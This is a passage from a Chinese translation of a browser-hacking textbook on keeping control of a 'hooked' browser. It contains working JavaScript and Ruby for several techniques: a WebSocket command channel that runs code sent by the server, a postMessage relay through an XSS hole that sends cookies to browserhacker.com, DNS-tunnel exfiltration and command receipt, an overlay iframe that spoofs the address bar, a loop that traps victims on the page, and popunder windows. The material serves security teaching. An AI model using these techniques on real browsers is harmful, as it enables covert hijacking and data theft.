WebSocket协议是一种非常快、全双工的通信渠道。这个技术可以实现紧凑的事件驱动的操作，而不需要轮询服务器。但这不是说要你放弃内部的轮询机制，具体还要看你的需求和通信渠道的架构。或许保持某种限度的轮询还是有好处的。

目前的WebSocket API是对Comet[5]等AJAX推送技术的替代。Comet需要额外的客户端库，而WebSocket API在现代浏览器中则完全是原生的。如图3-2所示，包括IE10在内的所有最新版浏览器都原生支持WebSocket协议。唯一的例外是Opera Mini和安卓原生浏览器等一些移动浏览器。

即使有些浏览器不支持，也有很多项目致力于为这些浏览器添加WebSocket兼容的功能。其中一个比较有名的项目就是Socket.io[6]。Socket.io在客户端还是要依赖额外的JavaScript库，但为了保证可靠连接，会在运行时选择最可行的传输方式。Socket.io会选择WebSocket协议、Adobe Flash Socket、AJAX长轮询和JSONP轮询等方式。

\# Web Sockets - Working Draft

Bidirectional communication technology for web apps

*Usage stats:	Global
Support:	55.95%
Partial support:	4.86%
Total:	60.81%

Show all versions	IE	Firefox	Chrome	Safari	Opera	iOS Safari	Opera Mini	Android Browser	Blackberry Browser
								2.1	
								2.2	
						3.2		2.3	
						4.0-4.1		3.0	
	8.0	16.0				4.2-4.3		4.0	
	9.0	17.0	23.0	5.1		5.0-5.1		4.1	
Current	10.0	18.0	24.0	6.0	12.1	6.0	5.0-7.0	4.2	7.0
Near future		19.0	25.0		12.5				10.0
Farther future		20.0	26.0						

图3-2　常见浏览器对WebSocket协议的支持

以下代码展示了一个通过Ruby Web服务器连接勾连浏览器的简单例子。下面的Ruby WebSocket服务器实现基于EM-WebSocket[7]库（或叫gem）。EM-WebSocket是一个异步但非常快的基于EventMachine[8]的实现。

```
require 'em-websocket'
EventMachine.run {
EventMachine::WebSocket.start(
  :host => "0.0.0.0",
  :port => 6666,
  :secure => false) do |ws|
    begin
    ws.onmessage do |msg|
       p "Received:"
       p "->#{msg}"
       ws.send("alert(1);")
    end
    rescue Exception => e
      print_error "WebSocket error: #{e}"
    end
end
}
```

这段代码将在6666端口绑定WebSocket服务器，等待从客户端发来的消息。接收到消息后，会向客户端发送一个新命令。这段代码与前面展示的那个`XMLHttpRequest`的例子有些相似，就是匿名函数`function(){alert(1)}`。为简单起见，这里没有像以前一样用`execute()`和闭包，但只要简单修改这段代码就可以支持。

客户端代码是JavaScript写的，使用了原生的WebSocket API。在WebSocket信道打开后，客户端会向服务器发送一条消息，请求更多命令。服务器响应后，会触发`onmessage`事件，并执行服务器返回的数据，创建一个新的`Function`对象。WebSocket信道的数据流可以是`String`、`Blob`或`ArrayBuffer`，这里传输的是`String`，意味着代码需要通过`new Function()`对其进行求值。在此假设攻击服务器和JavaScript代码都是可以信任的，因此这样使用`Function`比使用`eval`相对安全一些。

```
var socket = new WebSocket("ws://browserhacker.com:6666/");
socket.onopen = function(){
  console.log("Socket open.");
  socket.send("Server, send me commands.");
}
socket.onmessage = function(msg){
  f = new Function(msg.data);
  f();
  console.log("Command received and executed.");
}
```

如图3-2所示，并非所有浏览器都原生支持WebSocket API。假设默认情况下使用XMLHttpRequest对象作为默认信道以支持更多浏览器，但要尽可能升级到使用WebSocket协议。首先，需要确定浏览器是否支持WebSocket协议，即对浏览器进行能力检测。6.1节还将详细介绍几种不同的检测技术。下面的代码可以用来确定浏览器是否支持WebSocket API或Mozilla的MozWebSocket：

```
hasWebSocket: function() {
  return !!window.WebSocket || !!window.MozWebSocket;
},
```

如果返回true，则可以在JavaScript中使用WebSocket协议。MozWebSocket对象与WebSocket对象类似，只是在某些旧版本Firefox（版本6~10）中多了一个前缀。从Firefox 11开始，就可以使用标准而不带前缀的WebSocket对象了。

3.2.4 使用消息传递通信

第1章说过，window.postMessage()也是一种遵循SOP但又能实现跨域通信的原生方法。这种方法需要设置，首先必须在攻击服务器上托管一个IFrame的内容，在下面的例子中，攻击服务器是browserhacker.com：

```
<html>
<body>
<b>Embed me on a different origin</b>
<div id="debug">Ready to receive data...</div>
 <script>
     window.addEventListener("message", receiveMessage, false);
     function doClick() {
         parent.postMessage("Message sent from " + location.host,
           "http://browservictim.com");
     }
     var debug = document.getElementById("debug");
     function receiveMessage(event) {
         debug.innerHTML += "Data: " + event.data + "\n Origin: " +
          event.origin;
         parent.postMessage("alert(1)", event.origin);
     }
 </script>
</body>
</html>
```

然后，需要利用目标站点上的XSS隐患，假设目标站点为browservictim.com。先行注入的代码需要JavaScript逻辑及IFrame。创建的IFrame会加载前面的代码片段。注意这里的`to_server` IFrame和`post_msg()`、`receiveMessage()`函数：

```
<div id="debug"></div>
  <div id="ui">
    <input type="text" id="v" />
    <input type="button" value="Send to server" onclick="post_msg();" />
    <iframe id="to_server"
     src="http://browserhacker.com/postMessage_server.html"></iframe>
   </div>
  <script type="text/javascript">
  window.addEventListener("message", receiveMessage, false);

  var infoBar = document.getElementById("debug");
  function receiveMessage(event) {
    infoBar.innerHTML += event.origin + ": " + event.data + "";
    new Function(event.data)();
  }

  function post_msg(domain) {
        var to_server = document.getElementById("to_server");
        to_server.contentWindow.postMessage("" +
          eval(document.getElementById("v").value),
            "http://browserhacker.com");
  }
  </script>
```

在图3-3中，可以看到发送到browserhacker.com的browservictim.com域的cookie。




图3-3　内嵌框架中攻击代码的断点

从browserhacker.com加载的代码接收到来自不同源的数据后，会以另外的JavaScript代码作响应，然后这段代码会在browservictim.com上，通过创建新`Function`被求值。如图3-4所示，前面的示例代码只简单地发送了一个`alert(1)`。




图3-4 响应被求值，JavaScript被执行

使用`window.postMessage()`可以在不同窗口间通信，包括不同的IFrame、弹出窗口、弹出广告，以及通常的标签页。同样，不同的浏览器会有一些不同的问题。在IE8及更高版本中，只能在IFrame间使用`window.postMessage()`，不能与其他标签页或窗口通信。图3-5展示了各浏览器对`postMessage()`的支持情况。

Cross-document messaging - Working Draft

Method of sending information from a page on one domain to a page on a different one (using postMessage)

*Usage stats:	Global
Support:	68.76%
Partial support:	25.66%
Total:	94.42%

Show all versions	IE	Firefox	Chrome	Safari	Opera	iOS Safari	Opera Mini	Android Browser	Blackberry Browser
								2.1	
								2.2	
						3.2		2.3	
	7.0	16.0				4.0-4.1		3.0	
	8.0	17.0				4.2-4.3		4.0	
	9.0	18.0	23.0	5.1		5.0-5.1		4.1	
Current	10.0	19.0	24.0	6.0	12.1	6.0	5.0-7.0	4.2	7.0
Near future		20.0	25.0		12.5				10.0
Farther future		21.0	26.0						

图3-5 常见浏览器支持`window.postMessage()`的情况

IE8到IE10只部分支持`postMessage()`，但完全支持WebSocket协议[9]。因此，在勾连浏览器不是IE的情况下，可以考虑将`postMessage()`作为主要通信渠道。

3.2.5 使用 DNS 隧道通信

前面讨论的所有通信渠道都依赖HTTP协议。WebSocket协议虽然例外，但其初始握手仍然依

赖一次HTTP请求，被HTTP服务器作为一次更新[10]请求来解释，比如：

```
GET /ws HTTP/1.1
Host: browserhacker.com
Upgrade: websocket
Connection: Upgrade
Sec-WebSocket-Key: dGhlIHNhbXBsZSBub25jZQ==
Origin: http://browservictim.com
Sec-WebSocket-Version: 13
```

这样倒也没什么问题，除非你不直接勾连浏览器，比如躲在一个会记录一切并且可能会检查内容的HTTP代理后面。这时候，就轮到基于DNS的通信渠道了，再辅以其他躲避检测的技术。监控DNS请求的安全措施不多[11]，而且其有效性经常也要打个问号，因为大多数现代浏览器都使用DNS预取技术。DNS预取主要用于提升用户体验，即预先加载将来可能用到的资源，从而提高响应速度。

Kenton Born在BlackHat 2010上展示了一项利用DNS对浏览器隐藏通信的技术[12]。该技术适用于只从浏览器向服务器单向提取数据的情况。如果要求双向通信，问题就复杂了。

你可以创建一个简单的基于DNS的单向隐蔽信道，把请求发送到设计好的域，而该域被你控制的DNS服务器解析。可以利用这个信道向客户端发送对称密钥，以加密客户端与服务器间后续HTTP请求及响应的数据。比如，要使用这种方式发送字符串ABCDE，可以在对其编码后再通过一个子域解析请求来发送。如果你的DNS服务器能够解析browserhacker.com，那么只要发送一个对图片资源的请求就可以把数据发出去，比如`<img src="_encodedData_.browserhacker.com">`。而生成_encodedData_的JavaScript函数可以这样写：

```
encode_data = function(str) {
  var result="";
  for(i=0;i<str.length;++i) {
    result+=str.charCodeAt(i).toString(16).toUpperCase();
  }
  return result;
};

var data = "data_to_extrude_from_client_to_server";
var _encodedData_ = encodeURI(encode_data(data));
console.log(_encodedData_);
```

之所以要使用以上代码，是因为域名中只允许包含数字字母及连字符（-）和点（.）。encode_data()执行的结果是把前面代码示例中的数据编码成像下面这样：

```
646174615F746F5F657874727564655F66726
F6D5F636C69656E745F746F5F736572766572
```

还有一个限制是FQDN（Fully Qualified Domain Name，完全限定域名）不能超过255个字符，包括点在内。考虑到这一点，前面的代码可以再改进为如下所示：

```
var max_domain_length = 255;
var max_segment_length = max_domain_length -
  "browserhacker.com".length;
var dom = document.createElement('b');
```

```
// 把字符串分割成块
String.prototype.chunk = function(n) {
  if (typeof n=='undefined') n=100;
  return this.match(RegExp('.{1,'+n+'}','g'));
};

// 发送DNS请求
sendQuery = function(query) {
  var img = new Image;
  img.src = "http://"+query;
  img.onload = function() { dom.removeChild(this); }
  img.onerror = function() { dom.removeChild(this); }
  dom.appendChild(img);
};

// 把消息切割成段
segments = _encodedData_.chunk(max_segment_length);
for (seq=1; seq<=segments.length; seq++) {
  // 发送段
  sendQuery(seq+"."+segments.length+"." +
    segments[seq-1]+".browserhacker.com");
}
```

根据你在攻击中使用的域名的长度及前面说到的FQDN限制，前面的代码片段可以把编码的数据切成这样的块：

```
.EA.A9.8F.EA.A9.8C.EA.A9.8D.EA.A9.8A.EA.A9.8B
```

因为要发送的数据一般都不会少于5个字符，所以首先是分块。然后对于每个块，都在DOM中追加一个相应的`IMG`元素。之所以使用图片标签，是因为在浏览器禁用预取DNS功能的时候，会首先解析`src`属性，产生DNS查询。而取得相应图片的HTTP请求则随后才会发送。还要注意，如果DNS服务器的响应是Error（错误）或Not Found（未找到），则后续的HTTP请求就不会被发送了。但与此同时，DNS服务器已经处理了来自客户端的数据。因此这是一种实现隐蔽通信的有用技术。

这个技术非常适用于客户端与你控制的DNS服务器通信的情况，但怎么实现服务器与客户端通信，从服务器向客户端发送数据呢？比较难，但也是可以实现的。

一种实现双向通信的方式是推断DNS查询的时间，即解析一个域名要花多长时间。比如，可以推断在1秒钟之内解析完成，服务器发送0，而在1秒钟以上解析完成，服务器发送1。这样浏览器可以重新基于其二进制表示来构造字符串，使用`String.fromCharCode()`。

更快的方法是使用到域的成功和不成功连接，表示数据的每一位，也就是一个域映射为数据中的一位。这些解析错误可以通过JavaScript检测。

在如图3-6所示的例子中，域bit-00000002-0000003d.browserhacker.com根据是否解析完成（并返回资源），表示1或0。



图3-6　解析域

如图3-6所示，查询了两个域，得到两个不同的结果。为了让大家看到差异，图中的箭头指向了两次请求中稍微不同的字符。两个请求，一个解析成功，一个解析失败。这正是通过DNS隧道从服务器向客户端发送数据、检测位状态的基础。在这个例子中，当位状态设置为`true`的时候，返回了IP地址74.125.237.136。其中的原因接下来解释，如图3-7和图3-8所示。




图3-7　返回1位

图3-7显示了通过浏览器DNS隧道返回一个1位的过程。在成功（跨域）加载图片之后，会调用`onload`函数存储1状态。




图3-8　返回0位

图3-8展示了另一次DNS隧道中的信息传输过程，但这一次传输的是一个0位。图片在（跨域）加载失败后，会调用onerror函数存储0状态。

这个二进制传输过程可以通过浏览器，向应该返回1状态的DNS隧道服务器发送消息来确认。然后，就可以使用这个DNS隧道从服务器向浏览器传输数据了。

下面的代码片段演示了从DNS隧道接收字符串的过程。注意，为简单起见，省略了第一步，即向DNS隧道发送IP地址的步骤。这里硬编码了74.125.237.136为DNS隧道服务器的IP地址。

```
var tunnel_domain = "browserhacker.com"; // DNS服务器的位置

var dom = document.createElement('b');
var messages = new Array();
var bits = new Array();
var bit_transfered = new Array();
var timing = new Array();

// 通过请求图片触发DNS查询
send_query = function(fqdn, msg, byte, bit) {
  var img = new Image;
  img.src = "http://" + fqdn + "/favicon.ico";
  img.onload = function() { // 成功加载，因而位等于1
    bits[msg][bit] = 1;
    bit_transfered[msg][byte]++;
    if (bit_transfered[msg][byte] >= 8)
      reconstruct_byte(msg, byte);
    dom.removeChild(this);
  }

  img.onerror = function() { // 加载失败，因而位等于0
    bits[msg][bit] = 0;
    bit_transfered[msg][byte]++;
    if (bit_transfered[msg][byte] >= 8)
      reconstruct_byte(msg, byte);
    dom.removeChild(this);
  }
  dom.appendChild(img);
};

// 构建请求并通过send_query发送
function get_byte(msg, byte) {
  bit_transfered[msg][byte] = 0
  // 每次请求字节中的一位
  for(var bit=byte*8; bit < (byte*8)+8; bit++){
    // 设置消息数（十六进制）
    msg_str = ("00000000" + msg.toString(16)).substr(-8);
    // 设置位数（十六进制）
    bit_str = ("00000000" + bit.toString(16)).substr(-8);
    // 构建子域
    subdomain = "bit-" + msg_str +"-" + bit_str;
    // 构建完整的域
    domain = subdomain + '.' + tunnel_domain;
    // 请求类似如此的域
```

3

```
      // bit-00000002-0000003e.browserhacker.com
      send_query(domain, msg, byte, bit)
    }
  }

  // 构建环境并请求消息
  function get_message(msg) {
    // 为取得消息设置变量
    messages[msg] = "";
    bits[msg] = new Array();
    bit_transfered[msg] = new Array();
    timing[msg] = Date.now();
    get_byte(msg, 0);
  }

  // 构建二进制结果返回的数据
  function reconstruct_byte(msg, byte){
    var char = 0;
    // 构建请求的最后字节
    for(var bit=byte*8; bit < (byte*8)+8; bit++){
        char <<= 1;
        char += bits[msg][bit] ;
    }

  // 消息以空字节结束（失败的DNS请求）
    if (char != 0) {
      // 消息没有结束，取得下一字节
      messages[msg] += String.fromCharCode(char);
      get_byte(msg, byte+1);
    } else {
      // 消息结束，完成
      delta = (Date.now() - timing[msg])/1000;
      bytes_per_second = "" +
        ((messages[msg].length + 1) * 8)/delta;
      console.log(messages[msg] + " - (" +
        (bytes_per_second.substr(0,5)) +
        " bits/second)");
    }
  }

  get_message(0);
```

位存储在bits数组中，还有与请求对应的位数。把位存储在数组中，可以方便将来在reconstruct_bytes函数迭代它以构建数据。出于展示的目的，browserhacker.com的相关子域静态映射到了74.125.237.136（谷歌的IP）。图3-9展示了在Chrome中运行前面代码后的结果。




图3-9 服务器通过DNS隧道发送字符串`"Browser"`

注意 为方便DNS通信，BeEF提供了DNS扩展。当然，也可以使用BeEF作为DNS服务器，而且在社会工程攻击中，这样也很方便。此外，BeEF的网络栈和DNS扩展可以协同管理DNS隧道与勾连浏览器的双向通信。

在本书网站https://browserhacker.com上，可以找到基于DNS隧道双向通信的完整示例。虽然使用DNS请求作为通信渠道的确比较隐蔽，特别是在面对会检测Web请求的代理服务器的情况下，但它也不总是最有效的通信方式。多数情况下，发送跨域`XMLHttpRequests`或WebSocket请求才是更有效的通信方法。

3.3 持久化技术

找到一种让勾连浏览器与服务器通信的方法是一回事，而随着时间推移，持久地利用该方法则要复杂得多。保持连接始终有效，即使目标导航到不同的网站或断开网络连接也没问题，就需要好好地谋划一番了。当然，前提是理解各种可用的方法。

接下来几节将介绍一些持久化通信渠道的方法，包括利用IFrame、窗口事件处理函数、动态底层弹出窗口，以及浏览器中间人技术。单独使用任何一种技术或组合使用这些技术，可以实现对被勾连浏览器的持久控制。

3.3.1 使用内嵌框架

在HTML页面中，`<iframe>`标签广泛用于嵌入另一个文档。很多广告引擎依靠使用这个标签来显示在网站中嵌入的营销部件。

与其他HTML标签和功能类似，`<iframe>`同样可被用于承载攻击。内嵌框架在本书中会被多次提到，包括9.7.2节讨论使用XssRays发现XSS缺陷的时候，以及4.3.2节讨论点击劫持和光标劫持攻击的时候。

只要想实现持久化，内嵌框架总是首选方案，原因如下：第一，你可以完全控制内嵌框架的DOM内容，也就是说CSS内容也可以控制；第二，内嵌框架主要用于在当前页面嵌入其他文档的事实，为持久化通信渠道提供了直截了当的方法。

使用完全叠加层

由于可以控制内嵌框架中的DOM，包括HTML、CSS和JavaScript，所以可以利用内嵌框架把当前页面加载到一个叠加层里，从而在后台保持通信渠道畅通。所谓叠加层，指的是一个页面组件，比如一个内嵌框架可以在页面上看到，但代码及其他元素在后台并不可见，而是持续执行自己的逻辑。此外，HTML5的History API也很方便，特别适合在地址栏中遮蔽真正的URL。

设想一个Web应用在用户认证前存在反射型XSS漏洞。你已经勾连目标，但XSS并不持久。为了防止丢失到目标浏览器的连接，你可以创建一个叠加层内嵌框架。这个内嵌框架没有边框，宽度和高度都是100%，源属性指向该Web应用的登录页面。

在内嵌框架渲染后的极短时间内，被勾连浏览器会显示登录页面的内容，但地址栏中的URI仍然是以前的。而目标在这个页面上执行的任何操作都会在叠加层内嵌框架中发生，相当于把目标有效地捕获到了一个新框架内。与此同时，在后台，通信渠道仍然运行，你还可以继续发送命令，与目标浏览器交互。

目标不可能发现攻击。唯一可能引起注意的事件，就是渲染内嵌框架时发生的页面重载，以及浏览器地址栏中包含了与目标期望不一样的URI。

下面的代码片段展示了使用jQuery创建一个叠加内嵌框架的过程.

```
createIframe: function(type, params, styles, onload) {
  var css = {};
  if (type == 'hidden') {
    css = $j.extend(true, {
      'border':'none', 'width':'1px', 'height':'1px',
      'display':'none', 'visibility':'hidden'},
    styles);
  }
  if (type == 'fullscreen') {
    css = $j.extend(true, {
      'border':'none', 'background-color':'white', 'width':'100%',
      'height':'100%',
      'position':'absolute', 'top':'0px', 'left':'0px'},
    styles);
    $j('body').css({'padding':'0px', 'margin':'0px'});
  }

  var iframe = $j('<iframe />').attr(params).css(
        css).load(onload).prependTo('body');

  return iframe;
}
```

这个函数可以创建叠加层（`if type == 'fullscreen'`），也可以创建隐藏的内嵌框架。从代码看，创建这两种内嵌框架的区别就是CSS选择符不同。如果是隐藏的内嵌框架，就使用最小的框架大小（1像素），而且没有边框，再使用`visibility`和`display`属性使其不可见。如果是层叠式嵌入框架，则元素尺寸最大化，删除窗口上部和左侧多余的空间。隐藏的内嵌框架非常适合发起攻击，后面几章将详细介绍。

为了通过层叠式内嵌框架嵌入文档，需要通过自定义的CSS选择器删除其边框，并正确将新元素定位，包括控制它在浏览器窗口的大小。正确的大小是外边距和内边距均为0，高度和宽度均为100%。如果利用这些属性再加上绝对元素定位，就可以得到与当前浏览器窗口边框完美匹配的内嵌框架。

前面的例子使用jQuery扩展了已有的CSS样式。创建层叠式内嵌框架时，可以像下面的代码这样调用createIframe函数。在这个例子中，加载了同源页面login.jsp，没有传入任何CSS规则或回调。


```
createIframe('fullscreen',{'src':'/login.jsp'}, {}, null);
```

如果初始勾连的页面不一样，比如是/page.jsp，那么用户可能发现叠加了内嵌框架后的结果有问题。页面的内容来自/login.jsp，而浏览器地址栏中显示的却是/page.jsp。为了解决这个问题，可以利用HTML5 History API[13]：

```
history.pushState({be:"EF"}, "page x", "/login.jsp");
```

执行前面的代码会让浏览器把地址栏中显示的内容改成http://<勾连的域>/login.jsp。很明显，为了安全起见，必须向pushState传入一个同源的URL，否则就可能触发安全警报。使用pushState操纵浏览器地址栏最有意思的是，浏览器并不会加载指定的资源，比如这里的/login.jsp，而且这个资源都不一定需要真实存在。

利用内嵌框架实现对目标浏览器的持续控制，只是可供使用的多种技术之一。这种技术的优点是得到浏览器广泛支持，而在当前内容上叠加相同内容更具隐蔽性，不容易被发现。当然，这种技术也有局限性。如果你想嵌入的内容中包含扩张内嵌框架的代码，或者限制性X-Frame-Options首部，那么就得使用后面介绍的技术了。

3.3.2 使用浏览器事件

你有没有见过网页在关闭前向你显示确认对话框？这个行为有时候特别气人，特别是在你单击了对话框中的OK之后，它还会重复询问同一个问题的时候。

这正是你为了让目标继续停留在你可以控制的指定页面时所要做的。某些情况下，让勾连页面多停留几秒，就可以多执行一些命令模块。记住，要分秒必争，越长越好。

这个技术有赖于处理window对象的onbeforeunload事件，默认由以下条件触发。

- 触发unload事件：关闭当前标签页、整个浏览器，或打开别的网站。
- 调用window.close或document.close的时候。
- 调用location.replace或location.reload的时候。

以下是一个基本的实现，可以在除了Opera 12之前版本的所有桌面浏览器中工作：

```
function display_confirm(){
  if(confirm("Are you sure you want to navigate away from this
    page?\n\n There is currently a request to the server pending.
    You will lose recent changes by navigating away.\n\n Press OK
    to continue, or Cancel to stay on the current page.")){
```

```
      display_confirm();
    }
  }

  function dontleave(e){
    e = e || window.event;

    // 如果浏览器是IE，语法稍有不同
    if(browser.isIE()){
      e.cancelBubble = true;
      e.returnValue = "There is currently a request to the server
        pending. You will lose recent changes by navigating away.";
    }else{
      if (e.stopPropagation) {
        e.stopPropagation();
        e.preventDefault();
        e.returnValue = "There is currently a request to the server
          pending. You will lose recent changes by navigating away.";
      }
    }

    // 再次显示确认对话框，如果用户按OK，就继续骚扰他
    display_confirm();
    return "There is currently a request to the server pending. You
      will lose recent changes by navigating away.";
  }

  window.onbeforeunload = dontleave;
```

这个例子会覆盖已经注册onbeforeunload事件的代码，而执行dontleave函数。另外要注意，在IE中，cancelBubble及stopPropagation()函数会停止命令的传播，从而防止已有函数干扰新代码。根据已有JavaScript代码的复杂程度，可能取消事件冒泡对于提升性能也是有利的。如果有很多嵌套的元素，那么覆盖现有代码并阻止冒泡是个不错的选择。

行为在不同浏览器中会有所不同。图3-10和图3-11展示了Firefox 18中的行为。如果受害人单击Cancel，那么第二个确认对话框会自动打开。如果受害人单击OK，那么会循环地重复显示该对话框。唯一可能离开当前页面的方法，就是单击图3-11中所示的Leave Page。




图3-10　Firefox 18中的第一个对话框，包含自定义内容（由JavaScript控制）




图3-11　Firefox 18中的第二个对话框（不能通过JavaScript控制）

Windows 7中的IE9的行为也类似，只不过可以稍微多控制一些对话框文本，如图3-12和图3-13所示。图3-13所示的第二个对话框中的文本也可以自定义。但总体的行为与Firefox一样。




图3-12　IE9中的第一个对话框，包含自定义内容（由JavaScript控制）




图3-13　IE9中的第二个对话框（由JavaScript控制）

鉴于Firefox和Chrome中有限的消息自定义能力，应该只对IE使用`onClose`。

作为一种持久化的方法，使用这些事件可以多争取几秒钟的执行时间，但对于持续控制目标浏览器而言，这显然是不够的。使用下一小节将要介绍的底层弹出窗口技术，可以为持续控制勾

连浏览器提供新的机会。当然，你大可以综合运用多种技术，同时使用自定义关闭事件处理程序。使用内嵌框架和弹出窗口，可以成功保持勾连，最大程度地为执行你的命令争取时间。

3.3.3 使用底层弹出窗口

上网时，最让人讨厌的就是未经提醒突然出现的弹出广告了。你曾经有多少次被迫重复关掉多个弹出广告？这种显示弹出广告的窗口会出现在当前页面的前面，而底层弹出窗口则出现在后台，也就是说位于当前浏览器窗口后面。大多数现代浏览器默认都会屏蔽这种底层弹出窗口。

要使用JavaScript打开底层弹出窗口，最简单的方法就是`window.open()`。默认情况下，下面的代码在最新版本的Firefox和Chrome中会被屏蔽：

```
window.open('http://example.com','popunder','toolbar=0
  location=0,directories=0,status=0,menubar=0,scrollbars=0,
  resizable=0,width=1,height=1,left='+screen.width+',
  top='+screen.height+'').blur();

window.focus();
```

之所以会被屏蔽，是因为浏览器认为这个新窗口并未经用户操作（比如单击鼠标）就打开了。

接下来考虑怎么绕过这种行为。首先，可以使用`MouseEvents`以编程方式通过JavaScript代码模仿鼠标操作。假设有一个可以控制的链接，可能是动态创建的，也可能是`onClick`属性中的一个XSS隐患，比如：

```
<a id="malicious_link" href="http://google.com"
  onclick=" open_link()">Goo</a>
```

然后在同一个页面中注入以下JavaScript代码：

```
function open_link(){
window.open('http://example.com','popunder','toolbar=0,
  location=0,directories=0,status=0,menubar=0,scrollbars=0,
  resizable=0,width=1,height=1,left='+screen.width+',
  top='+screen.height+'').blur();

window.focus();
}

function clickLink(link) {
  var cancelled = false;
  if (document.createEvent) {
